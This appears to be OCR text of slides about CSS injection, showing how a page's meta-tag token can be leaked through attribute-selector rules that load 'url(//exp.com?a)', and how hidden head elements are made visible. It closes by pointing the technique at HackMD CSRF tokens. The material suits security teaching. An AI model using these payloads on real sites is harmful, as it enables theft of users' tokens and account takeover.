
```
element.style {
}
head {                                  user agent stylesheet
   display: none;
}
```

Steal meta content

```
<head>
  <meta name=token content=abc123>
</head>
```

```
meta, head {
  display: block;
}
meta[content^="a"] {
  background: url(//exp.com?a);
}
```


✓



```
<!DOCTYPE html>
<html>
▼<head>
    <meta name="token" content="abc123"> == $0
```

html head meta

```
element.style {
}
meta[content^="a"] {
   height: 100px;
   background: ▶ 🟥 red;
}
```


abc123


```
<!DOCTYPE html>
<html>
▼<head>
  ▶<meta name="token" content="abc123">…</
```

```
element.style {
}
meta, head {
  display: block;
}
meta {
  ~~display: none;~~
}
```

Pseudo ::before element

```
meta:before {
  content: attr(content);
  font-size: 50px;
}
```

Steal HackMD CSRF token



